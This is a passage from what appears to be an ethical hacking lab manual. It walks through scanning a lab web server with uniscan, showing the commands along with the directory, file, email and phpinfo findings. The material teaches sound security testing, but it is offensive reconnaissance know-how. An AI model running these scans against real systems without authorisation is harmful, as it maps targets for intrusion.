


```
┌─[root@parrot]─[~]
└──╼ #uniscan -u http://10.10.10.16:8080/CEH -q
```

Figure 1.7.3: Run uniscan with -q command

14. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.




```
======================================================================
======================
| Domain: http://10.10.10.16:8080/CEH/
| Server: Apache/2.4.39 (Win64) PHP/7.2.18
| IP: 10.10.10.16
======================================================================
======================
|
| Directory check:
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/admin/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/embed/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/feed/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/hello/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/hell/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/login/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/rss/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/sample/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/wp-admin/
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/wp-login/
======================================================================
======================
======================================================================
======================
Scan end date: 9-1-2020 0:32:0
```

Figure 1.7.4: Uniscan showing found directories

TASK 7.4

Perform File Check

15. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (robots.txt and sitemap.xml file). In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -we** and hit **Enter** to start the scan.




```
┌─[root@parrot]─[~]
└──╼ #uniscan -u http://10.10.10.16:8080/CEH -we
```

Figure 1.7.5: Uniscan command with -we option

16. Uniscan starts the file check and displays the results, as shown in the screenshot.

Note: Scroll to analyze the complete scan result. It should take approximately 10 minutes for the scan to finish.




```
| File check:
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/admin/index.php
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/index.php
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/LICENSE.txt
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/license.txt
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/LICENSE.TXT
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/readme
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/README
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/readme.html
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/search/htx/sqlqhit.asp
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/search/htx/SQLQHit.asp
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/search/SQLQHit.asp
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/search/sqlqhit.asp
| [+] CODE: 200 URL: http://10.10.10.16:8080/CEH/wp-content/plugins/hello.php
=============================================================================
======================
|
| Check robots.txt:
|
| Check sitemap.xml:
=============================================================================
======================
=============================================================================
======================
```

Figure 1.7.6: Uniscan displaying scan results

TASK 7.5

Perform Dynamic Tests

17. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.10.16:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.




```
┌─[root@parrot]─[~]
└──╼ #uniscan -u http://10.10.10.16:8080/CEH -d
```

Figure 1.7.7: Run uniscan with -d option

18. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts.


Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.



```
| Source Code Disclosure:
|
| E-mails:
| [+] E-mail Found: humbedooh@apache.org
| [+] E-mail Found: info@getid3.org
| [+] E-mail Found: mike@hyperreal.org
| [+] E-mail Found: license@php.net
| [+] E-mail Found: admin@wampserver.invalid
| [+] E-mail Found: kevinh@kevcom.com
| [+] E-mail Found: wampserver@wampserver.invalid
|
| External hosts:
| [+] External Host Found: http://localhost:8080
| [+] External Host Found: http://forum.wampserver.com
| [+] External Host Found: https://&quot;gravatar.com&quot;&gt;Gravatar&lt;
| [+] External Host Found: http://dev.mysql.com
| [+] External Host Found: http://httpd.apache.org
| [+] External Host Found: http://gmpg.org
| [+] External Host Found: http://www.fontspring.com
| [+] External Host Found: https://wordpress.org
| [+] External Host Found: http://www.php.net
| [+] External Host Found: http://mariadb.com
| [+] External Host Found: https://www.patreon.com
| [+] External Host Found: https://gravatar.com
```

Figure 1.7.8: Uniscan displaying scan results

19. Uniscan displays the **PHP info**, as shown in the screenshot below. Close the terminal window.



```
| PHPinfo() Disclosure:
| [+] phpinfo() page: http://10.10.10.16:8080/?phpinfo=-1
|       System: Windows NT SERVER2016 10.0 build 14393 (Windows Server 2016)
AMD64
|       PHP version: 7.2.18
|       Apache Version: Apache/2.4.39 (Win64) PHP/7.2.18
|       Server Administrator: wampserver@wampserver.invalid
|       Server Root: C:/wamp64/bin/apache/apache2.4.39
|       DOCUMENT_ROOT: C:/wamp64/www
|       SCRIPT_FILENAME: C:/wamp64/www/index.php
|       allow_url_fopen: On
|       allow_url_include: Off
|       disable_functions: <i>no value</i>
|       OpenSSL Library Version: OpenSSL 1.1.1b  26 Feb 2019
|
| Web Backdoors:
|
| Ignored Files:
| http://10.10.10.16:8080/CEH/wp-includes/js/jquery/jquery.js?ver=1.12.4
| http://10.10.10.16:8080/CEH/wp-content/themes/twentyseventeen/assets/js/glo
bal.js?ver=1.0
| http://10.10.10.16:8080/CEH/wp-includes/wlwmanifest.xml
| http://10.10.10.16:8080/CEH/wp-includes/js/wp-embed.min.js?ver=4.9.13
| http://10.10.10.16:8080/CEH/wp-content/themes/twentyseventeen/assets/js/ski
```

Figure 1.7.9: Uniscan displaying PHP info

TASK 7.6

View Report

20. After scanning, navigate to **/usr/share/uniscan/report** and right-click on **10.10.10.16.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.

